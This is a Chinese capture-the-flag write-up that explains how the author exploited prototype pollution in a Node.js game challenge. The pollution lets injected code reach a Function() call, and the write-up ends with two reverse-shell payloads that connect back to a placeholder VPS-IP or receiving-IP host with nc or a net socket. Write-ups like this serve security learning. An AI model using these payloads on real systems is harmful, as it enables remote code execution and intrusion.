Web

sekiro

sekiro[SOLVED]

Description

出题人前段时间趁史低入了只狼，这几天一直在受苦，他卡在了弦一郎这个boss，你能帮一下出题人吗

题目源码

Challenge Address http://sekiro.hgame.babelfish.ink

Base Score 400

Now Score 400

User solved 6

首先下载源码，扫了一下是`nodejs`，猜测应该是`原型链污染`。

理清思路

于是上`Google`，搜到这类题型常见的漏洞，其中就有

```
var body = JSON.parse(JSON.stringify(req.body));
var copybody = clone(body)
```

这种样子，其中`clone()`函数是`原型链污染`的关键。把这段代码放到`Google`上搜可以搜到好多分析，这里就列举一篇文章，JavaScript 原型链污染。

然后可以在源码中找到这一段

```
router.post('/action', function (req, res) {
  ...
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.solution) {
    req.session.sekiro = Game.dealWithAttacks(req.session.sekiro,
copybody.solution)
  }
  res.end("提交成功")
})
```

那么这里就是可以利用的漏洞点了，那么我怎么拿到`flag`？~~在与出题人的交谈中~~，我了解到，`nodejs`原型链污染后`命令执行`到`反弹shell`，可以直接拿到`shell`，从而一波`cat flag`就可以了。但是在哪里可以命令执行呢？`kevin`学长建议我去尝试`nodejs下断点调试`，来寻找可以`命令执行`的地方。

于是`Google`了一波`nodejs断点调试`的方法，踩了许多坑，终于能在本地跑起来了。找到了一处可以注入代码的地方。

```
this.dealWithAttacks = function (sekiro, solution) {
    if (sekiro.attackInfo.solution !== solution) {                ...
        if (sekiro.attackInfo.additionalEffect) {
            var fn = Function("sekiro", sekiro.attackInfo.additionalEffect +
"\nreturn sekiro")
            sekiro = fn(sekiro)
        }
    ...
    return sekiro
}
```

我们把`fn`匿名函数单独拿出来研究结构。

```
function(){
    sekiro.attackInfo.additionalEffect
    return sekiro
}
```

这样是不是很清楚！如果我们通过`原型链污染`可以`污染`到`additionalEffect`这个属性，那么我们可以构造我们想要的任意代码，最后导致`命令执行`！

原型链污染的产生

思路已经确定了，但在这里因为我`原型链污染`的概念还不清楚，所以绕了点路。`原型链污染`的产生是因为`clone()`这个函数。我们来看一看执行过程。

```
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
test='{"__proto__":{"aaa":1}}'
clone(JSON.parse(test))
```


`clone()`中有一个危险的`merge()`函数，可以给对象赋值，并且键值可控，当我们恶意的将键值变为`__proto__`时，就可以污染所有`Object`，使其具有一个我们需要的属性`aaa`。

我原先试图污染的是`attackInfo`这个属性，但`kevin`学长指出问题，每一个`sekiro`都有一个`attackInfo`属性，而只有当本身这个类里找不到这个属性时，才会在`__proto__`里寻找，以此类推，遍历整个`原型链`。


所以我要做的就是，选择一个没有`additionalEffect`子属性的`sekiro`，向`/action`发送`POST`请求，在`fn`函数里注入恶意代码，从而导致`命令执行`。

命令执行

在弹shell之前，我首先尝试在本地`console.log()`一下。污染的时候有一个巨坑，直接在`Console`控制台改时，因为有`JSON.stringify()`函数的存在，无法成功地污染。正确的方法应该是发包，本地测试的时候，我选择的是`Postman`。改`Content-Type`为`application/json`，在`Body`里注入代码。



可以看到这里成功`console.log()`了。




然后想办法弹shell，这里也是巨坑，网上找到的大多都是用`net`和`child_process`模块，形如这样：

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket();
client.connect(8080, "receiving-IP", function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

但是，在匿名函数`fn`里，不管怎么样都是报错，后来学长告诉我一种常用的弹shell的方法，在此记录。

弹shell

```
global.process.mainModule.require('child_process').execSync('nc VPS-IP Port -e
/bin/sh');
```



拿到`shell`，切换到根目录`cd /`，`cat flag`。